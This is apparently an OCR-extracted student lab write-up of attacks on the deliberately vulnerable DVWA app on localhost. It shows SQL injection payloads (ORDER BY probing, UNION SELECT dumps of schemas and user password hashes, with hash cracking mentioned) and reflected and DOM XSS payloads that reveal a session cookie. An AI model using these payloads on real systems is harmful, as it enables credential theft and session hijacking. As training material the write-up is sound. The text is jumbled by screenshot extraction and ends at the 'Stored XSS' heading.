
PERFORMED STEPS


- Used UNION SELECT to enumerate database names.
- Read table names from the dvwa database.
- Extracted column names from the users table.


- Retrieved usernames and password hashes, then cracked hashes using Hashcat.








Kali Linux
calhost:8081/vulnerabilities/sqli/?id=1%27+UNION+SELECT+user%2Cpassword+FROM+users%23&Submit=Submit#
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hackin...
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' UNION SELECT user,password FROM users#
First name: admin
Surname: admin
ID: 1' UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 1' UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: 1' UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 1' UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 1' UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/
9 kB 82.3%


ali Forums
Kali NetHunter
Exploit-DB
Google Hackin...
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' ORDER BY 1# 1' ORDER BY 2# 1' ORDER BY 3#
First name: admin
Surname: admin
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/

ON+SELECT+schema_name%2C2+FROM+information_schema.schemata%23&Submit=Submit#

Forums Kali NetHunter Exploit-DB Google Hackin...

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

Vulnerability: SQL Injection

User ID: Submit


```
ID: 1' UNION SELECT schema_name,2 FROM information_schema.schemata#
First name: admin
Surname: admin

ID: 1' UNION SELECT schema_name,2 FROM information_schema.schemata#
First name: dvwa
Surname: 2

ID: 1' UNION SELECT schema_name,2 FROM information_schema.schemata#
First name: information_schema
Surname: 2
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/



DOM-Based XSS


DOM-based XSS was tested through the URL parameter used by the page JavaScript. The payload executed inside the browser.

Performed Steps

- Placed the script payload in the default parameter.
- Loaded the modified URL in the browser.
- Confirmed execution through the alert popup.

COMMANDS:

- **<script>alert('XSS')</script>**



Reflected XSS


Reflected XSS was tested through an input field where submitted data was returned in the page response and executed by the browser.


Performed Steps


- Submitted JavaScript in the input field.
- The page reflected the payload in the response.
- The browser executed the script and displayed cookie data.

COMMANDS:

- **<script>alert(document.cookie)</script>**




Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Vulnerability: Reflected Cross Site Scripting
What's your name? ert(document.cookie)</script>
Submit
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/


2 3 4
http://localhost:8081/vulnerabilities/xss_r/?name=<script>alert(document.cookie)<%2Fscript>#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
localhost:8081
PHPSESSID=al5u486qv3k1e6pitugq0sr1c6; security=low
OK

Stored XSS

